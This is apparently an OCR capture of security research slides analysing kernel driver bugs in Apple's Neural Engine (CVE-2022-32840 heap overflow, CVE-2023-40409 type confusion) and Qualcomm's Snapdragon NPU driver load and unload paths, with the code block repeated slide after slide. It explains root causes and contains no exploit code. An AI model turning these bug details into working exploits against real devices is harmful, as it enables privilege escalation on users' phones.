LABEL_14:
      if ( ++v10 >= a1->header.wb_offset_cnt )
        goto LABEL_15;
    }
    v13 = v12;
    v14 = 0LL;
    v15 = 16LL * v11;
    while ( (unsigned __int64)v11 + v14 < (unsigned int)*tot_count_a3 )
    {
      v16 = ANECGetMutableWeightInfo(a1, v13, v14);
      ANECGetMutableWeight((__int64)a1, v16, (_QWORD *)(*malloced_weight_arr_ptr_a2 + v15));
      ++v14;
      v15 += 16LL;
      if ( (unsigned int)v14 >= v13->op_count )
```

save the first time op_count to local var

loop "tot_count_a3" times

Apple Neural Engine

- **CVE-2022-32840 : OOBW**

H11ANEIn::ANE_ProgramSendRequest_gated

Please edit the type declaration

```
Offset Size struct old_H11ANEProgramRequestArgs
       {
 0000 0008   int64_t programHandle;
 0008 0008   int64_t unk1;
 0010 0004   int32_t prcedureId;
 0014 0004   int32_t unk2;
 0018 0008   int64_t unk3;
 0020 0008   int64_t request_priority;
 0028 0004   int32_t totInputBuffers;
 002C 0100   char inputBufferSymbolIndex[256];
 012C 03FC   int32_t inputBufferSurfaceId[255];
 0528 0004   int32_t totOutputBuffers;
 052C 0100   char outputBuffers[256];
 062C 03FC   int32_t outputBufferSurfaceId[255];
 0A28 0004   int32_t totIntermediateBuffers;
 0A2C 000C   int32_t IntermediateBufferSurfaceId[3];
 0A38 0008   void *callback;
 0A40 0008   int64_t refcont;
 0A48 00C8   char unk[200];
      0B10 };
```

Bug:

```
totInputBuffers = (unsigned int)a2->totInputBuffers;
totOutputBuffers = (unsigned int)a2->totOutputBuffers;
v623 = v6;
if ( !(_DWORD)totInputBuffers
  || (unsigned int)totOutputBuffers > 0xFF
  || !(_DWORD)totOutputBuffers
  || (unsigned int)totInputBuffers >= 0x100 )
{
  v620 = 3758097090LL;
  _os_log_internal(
    &dword_0,
    (os_log_t)&_os_log_default,
    OS_LOG_TYPE_DEFAULT,
    "ANE%d: %s :ERROR: H11ANEIn: Bad number of buffers, programHandle=0x%llx, tot
    *((unsigned int *)v6 + 3793),
    "IOReturn H11ANEIn::ANE_ProgramSendRequest_gated(H11ANEProgramRequestArgs *,
    "dRequestAdditionalParams *)",
    a2->programHandle,
    totInputBuffers,
    totOutputBuffers);
```

doesn't check totIntermediateBuffers, which should <= 3

```
if ( !v158
  || !*((_BYTE *)v636 + 32)
  && (v159 = IOMallocTypeVarImpl(
              &H11ANEIn::ANE_ProgramSendRequest_gated(
              128LL),
      (*(_QWORD *)(v619 + 53064) = v159) == 0LL) )
{
LABEL_301:
```

alloc with size 0x80

```
  v446 = *(_QWORD *)(v619 + 53064) + v432;
  *(_QWORD *)(v446 + 8) = bytesa;
  *(_QWORD *)(v446 + 16) = 0LL;
  *(_DWORD *)v446 = -1;
  *(_QWORD *)(v446 + 24) = *(_QWORD *)v434;
  *(_QWORD *)(v446 + 40) = *(_QWORD *)(v434 + 2040);
  *(_QWORD *)(v446 + 48) = 0LL;
  *(_QWORD *)(v446 + 56) = 0LL;
  *(_DWORD *)(v446 + 64) = 0;
  *(_WORD *)(v446 + 68) = 256;
  *(_QWORD *)(v446 + 72) = *(_QWORD *)(v434 + 6120);
  *(_QWORD *)(v446 + 80) = *(_QWORD *)(v434 + 4080);
  *(_DWORD *)(v446 + 88) = *((_DWORD *)IntermediateBufferSurfaceId + v433);
  *(_DWORD *)(v446 + 92) = 255;
  *(_BYTE *)(v446 + 96) = 0;
  *(_QWORD *)(v446 + 104) = v604->programHandle;
  ++v433;
  v434 += 8LL;
  v435 += 8LL;
  v432 += 0x80LL;
  if ( v433 >= (unsigned int)v604->totIntermediateBuffers )
    goto LABEL_672;
}
v527 = 24LL;
goto LABEL_852;
```

loop "totIntermediateBuffers" times, heap OOB write

Apple Neural Engine

- **CVE-2023-40409: OOB leads to type confusion**


When I audited the patch for CVE-2022-32948, I found the "H11ANEProgramRequestArgsStruct" structure has changed to this format:

```
struct my_H11ANEProgramRequestArgsStruct
{
  int64_t programHandle;
  int64_t transactionId;
  int request_priority;
  char unk1[4];      input and ouput share the same array
  int procedureId;
  int totInputBuffer;
  int p_inputBufferSurfaceId[255];
  char p_inputBufferSymbolIndex[256];
  int totOutputBuffer;
  int totIntermediateBuffers;
  int intermediateBufferSurfaceId;
  int unk3_0;
  int p_input_and_output_startoffset_arr[256];
  int weightsBufferSurfaceId;
  char unk4[16];
  int timeout;
};
```

```
39  v38.a6_H11ANEReqCallbackDataStruct = a6;
40  v10 = (unsigned int)a2->totInputBuffer;
41  v11 = (unsigned int)a2->totOutputBuffer;
42  if ( !(_DWORD)v10 || (unsigned int)v11 > 0xFF || !(_DWORD)v11 || (unsigned int)v10 >= 0x100 )
43  {
44    v20 = 0xE00002C2LL;
45    _os_log_internal(                    (totInputBuffer + totOutputBuffer) may > 0xFF
46      &dword_0,
47      (os_log_t)&_os_log_default,
48      OS_LOG_TYPE_DEFAULT,
49      "ANE%d: %s :ERROR: H11ANEIn: Invalid number of i/o buffers, programHandle=0x%llx, totInputBuffers=%d, totOutputBuffers=%d\n",
50      *(unsigned int *)(a1 + 15384),
51      "IOReturn H11ANEIn::ANE_ProgramSendRequest(H11ANEProgramRequestArgs *, io_user_reference_t *, void *, bool, H11ANER"
52      "eqCallbackData *, task_t, H11ANESharedEvents *)",
53      a2->programHandle,
54      (unsigned int)a2->totInputBuffer,
55      v11);
56    return v20;
57  }
58  v15 = (unsigned int *)a2->p_inputBufferSurfaceId;
59  v38.inputBufferSymbolIndex_start_addr = a2->p_inputBufferSymbolIndex;      array OOB access, cause type confusion later
60  v38.inputBufferSurfaceId_start_addr = a2->p_inputBufferSurfaceId;
61  v38.outputBufferSymbolIndex_start_addr_MAYBE_WRONG = &a2->p_inputBufferSymbolIndex[v10];
62  v38.outputBufferSurfaceId_start_addr_MAYBE_WRONG = &a2->p_inputBufferSurfaceId[v10];
63  v38.input_startoffset_addr_from_a2 = a2->p_input_and_output_startoffset_arr;
64  v38.output_startoffset_addr_from_a2_MAYBE_WRONG = &a2->p_input_and_output_startoffset_arr[v10];
65  v38.input_IOSurface_array_ptr = (void *)IOMallocTypeVarImpl(
66                                    &H11ANEIn::ANE_ProgramSendRequest(H11ANEProgramRequestArgsStruct *,unsigned long long *,void *,bool,H11ANEI
67                                    8 * v10);
68  if ( !v38.input_IOSurface_array_ptr )
69  {
70    _os_log_internal(
71      &dword_0,
72      (os_log_t)&_os_log_default,
```

Apple Neural Engine


Apple's Neural Engine Architecture



https://github.com/0x36/weightBufs/blob/main/attacking_ane_poc2022.pdf

Qualcomm Snapdragon NPU

Qualcomm Snapdragon NPU Driver



Qualcomm Snapdragon NPU Driver

- MSM_NPU_LOAD_NETWORK_V2


```
mutex_lock(&host_ctx->lock);
    network = alloc_network(host_ctx, client);
    load_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, load_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, load_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&load_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, load_cmd);
    npu_free_network_cmd(host_ctx, load_cmd);
mutex_unlock(&host_ctx->lock);
```

Qualcomm Snapdragon NPU Driver

- MSM_NPU_LOAD_NETWORK_V2

```
mutex_lock(&host_ctx->lock);
    network = alloc_network(host_ctx, client);
    load_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, load_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, load_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&load_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, load_cmd);
    npu_free_network_cmd(host_ctx, load_cmd);
mutex_unlock(&host_ctx->lock);
```

struct npu_network network:



Qualcomm Snapdragon NPU Driver

- MSM_NPU_LOAD_NETWORK_V2

```
mutex_lock(&host_ctx->lock);
    network = alloc_network(host_ctx, client);
    load_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, load_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, load_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&load_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, load_cmd);
    npu_free_network_cmd(host_ctx, load_cmd);
mutex_unlock(&host_ctx->lock);
```

```
static struct npu_network_cmd *npu_alloc_network_cmd(struct npu_host_ctx *ctx,
                uint32_t stats_buf_size)
{
                struct npu_network_cmd *cmd = NULL;

                cmd = kmem_cache_zalloc(ctx->network_cmd_cache, GFP_KERNEL);
                ...
                init_completion(&cmd->cmd_done);
                if (stats_buf_size == 0)
                                return cmd;
                cmd->stats_buf = kmem_cache_zalloc(ctx->stats_buf_cache,
                                GFP_KERNEL);
                ...
                cmd->stats_buf_size = stats_buf_size;
                return cmd;
}
```

struct npu_network_cmd load_cmd:

struct list_head list;
uint32_t cmd_type = NPU_IPC_CMD_LOAD_V2;
struct completion cmd_done;
void *stats_buf;

Qualcomm Snapdragon NPU Driver

- MSM_NPU_LOAD_NETWORK_V2

```
mutex_lock(&host_ctx->lock);
    network = alloc_network(host_ctx, client);
    load_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, load_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, load_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&load_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, load_cmd);
    npu_free_network_cmd(host_ctx, load_cmd);
mutex_unlock(&host_ctx->lock);
```

```
static void npu_queue_network_cmd(struct npu_network *network,
        struct npu_network_cmd *cmd)
{
        INIT_LIST_HEAD(&cmd->list);
        list_add_tail(&cmd->list, &network->cmd_list);
}
```

struct npu_network network:

uint64_t id;
uint32_t network_hdl;
struct list_head cmd_list;


struct npu_network_cmd load_cmd:

struct list_head list;
uint32_t cmd_type = NPU_IPC_CMD_LOAD_V2;
struct completion cmd_done;
void *stats_buf;

Qualcomm Snapdragon NPU Driver

- MSM_NPU_LOAD_NETWORK_V2

```
mutex_lock(&host_ctx->lock);
    network = alloc_network(host_ctx, client);
    load_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, load_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, load_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&load_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, load_cmd);
    npu_free_network_cmd(host_ctx, load_cmd);
mutex_unlock(&host_ctx->lock);
```



NPU Firmware

Qualcomm Snapdragon NPU Driver

- MSM_NPU_LOAD_NETWORK_V2

```
mutex_lock(&host_ctx->lock);
    network = alloc_network(host_ctx, client);
    load_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, load_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, load_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&load_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, load_cmd);
    npu_free_network_cmd(host_ctx, load_cmd);
mutex_unlock(&host_ctx->lock);
```

```
static void npu_dequeue_network_cmd(struct npu_network *network,
        struct npu_network_cmd *cmd)
{
        list_del(&cmd->list);
}
```

struct npu_network network:

uint64_t id;
uint32_t network_hdl;
struct list_head cmd_list;

struct npu_network_cmd load_cmd:

struct list_head list;
uint32_t cmd_type = NPU_IPC_CMD_LOAD_V2;
struct completion cmd_done;
void *stats_buf;

Qualcomm Snapdragon NPU Driver

- MSM_NPU_LOAD_NETWORK_V2

```
mutex_lock(&host_ctx->lock);
    network = alloc_network(host_ctx, client);
    load_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, load_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, load_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&load_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, load_cmd);
    npu_free_network_cmd(host_ctx, load_cmd);
mutex_unlock(&host_ctx->lock);
```

```
static void npu_free_network_cmd(struct npu_host_ctx *ctx,
        struct npu_network_cmd *cmd)
{
        if (cmd->stats_buf)
                kmem_cache_free(ctx->stats_buf_cache, cmd->stats_buf);
        kmem_cache_free(ctx->network_cmd_cache, cmd);
}
```

struct npu_network network:

uint64_t id;
uint32_t network_hdl;
struct list_head cmd_list;

Qualcomm Snapdragon NPU Driver

- MSM_NPU_UNLOAD_NETWORK


```
mutex_lock(&host_ctx->lock);
    network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
    unload_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, unload_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, unload_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, unload_cmd);
    npu_free_network_cmd(host_ctx, unload_cmd);
    free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

Qualcomm Snapdragon NPU Driver

- MSM_NPU_UNLOAD_NETWORK

```
mutex_lock(&host_ctx->lock);
  network = get_network_by_hdl(host_ctx, ...,unload->network_hdl);
  unload_cmd = npu_alloc_network_cmd(host_ctx, 0);
  npu_queue_network_cmd(network, unload_cmd);
  npu_send_network_cmd(npu_dev, network, load_packet, unload_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
  npu_dequeue_network_cmd(network, unload_cmd);
  npu_free_network_cmd(host_ctx, unload_cmd);
  free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

struct npu_network network:



Qualcomm Snapdragon NPU Driver

- MSM_NPU_UNLOAD_NETWORK

```
mutex_lock(&host_ctx->lock);
    network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
    unload_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, unload_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, unload_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, unload_cmd);
    npu_free_network_cmd(host_ctx, unload_cmd);
    free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

```
static struct npu_network_cmd *npu_alloc_network_cmd(struct npu_host_ctx *ctx,
                uint32_t stats_buf_size)
{
                struct npu_network_cmd *cmd = NULL;
                cmd = kmem_cache_zalloc(ctx->network_cmd_cache, GFP_KERNEL);
                …
                init_completion(&cmd->cmd_done);
                if (stats_buf_size == 0)
                                return cmd;
                cmd->stats_buf = kmem_cache_zalloc(ctx->stats_buf_cache,
                                GFP_KERNEL);
                …
                cmd->stats_buf_size = stats_buf_size;
                return cmd;
}
```

struct npu_network_cmd unload_cmd:

struct list_head list;
uint32_t cmd_type = NPU_IPC_CMD_ UNLOAD;
struct completion cmd_done;
void *stats_buf;

Qualcomm Snapdragon NPU Driver

- MSM_NPU_UNLOAD_NETWORK

```
mutex_lock(&host_ctx->lock);
    network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
    unload_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, unload_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, unload_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, unload_cmd);
    npu_free_network_cmd(host_ctx, unload_cmd);
    free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

```
static void npu_queue_network_cmd(struct npu_network *network,
        struct npu_network_cmd *cmd)
{
        INIT_LIST_HEAD(&cmd->list);
        list_add_tail(&cmd->list, &network->cmd_list);
}
```

struct npu_network network:

uint64_t id;
uint32_t network_hdl;
struct list_head cmd_list;


struct npu_network_cmd unload_cmd:

struct list_head list;
uint32_t cmd_type = NPU_IPC_CMD_ UNLOAD;
struct completion cmd_done;
void *stats_buf;

Qualcomm Snapdragon NPU Driver

- MSM_NPU_UNLOAD_NETWORK

```
mutex_lock(&host_ctx->lock);
    network = get_network_by_hdl(host_ctx, ...,unload->network_hdl);
    unload_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, unload_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, unload_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, unload_cmd);
    npu_free_network_cmd(host_ctx, unload_cmd);
    free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```



Qualcomm Snapdragon NPU Driver

- MSM_NPU_UNLOAD_NETWORK

```
mutex_lock(&host_ctx->lock);
    network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
    unload_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, unload_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, unload_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, unload_cmd);
    npu_free_network_cmd(host_ctx, unload_cmd);
    free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

```
static void npu_dequeue_network_cmd(struct npu_network *network,
        struct npu_network_cmd *cmd)
{
        list_del(&cmd->list);
}
```

struct npu_network network:

uint64_t id;
uint32_t network_hdl;
struct list_head cmd_list;

struct npu_network_cmd unload_cmd:

struct list_head list;
uint32_t cmd_type = NPU_IPC_CMD_ UNLOAD;
struct completion cmd_done;
void *stats_buf;

Qualcomm Snapdragon NPU Driver

- MSM_NPU_UNLOAD_NETWORK

```
mutex_lock(&host_ctx->lock);
    network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
    unload_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, unload_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, unload_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, unload_cmd);
    npu_free_network_cmd(host_ctx, unload_cmd);
    free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

```
static void npu_free_network_cmd(struct npu_host_ctx *ctx,
        struct npu_network_cmd *cmd)
{
        if (cmd->stats_buf)
                kmem_cache_free(ctx->stats_buf_cache, cmd->stats_buf);
        kmem_cache_free(ctx->network_cmd_cache, cmd);
}
```

struct npu_network network:

uint64_t id;
uint32_t network_hdl;
struct list_head cmd_list;

Qualcomm Snapdragon NPU Driver

- MSM_NPU_UNLOAD_NETWORK

```
mutex_lock(&host_ctx->lock);
    network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
    unload_cmd = npu_alloc_network_cmd(host_ctx, 0);
    npu_queue_network_cmd(network, unload_cmd);
    npu_send_network_cmd(npu_dev, network, load_packet, unload_cmd);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
    npu_dequeue_network_cmd(network, unload_cmd);
    npu_free_network_cmd(host_ctx, unload_cmd);
    free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

```
static void free_network(struct npu_host_ctx *ctx, struct npu_client *client, int64_t id)
{
        struct npu_network *network = NULL;
        struct npu_network_cmd *cmd;
        …
        network = get_network_by_id(ctx, client, id);
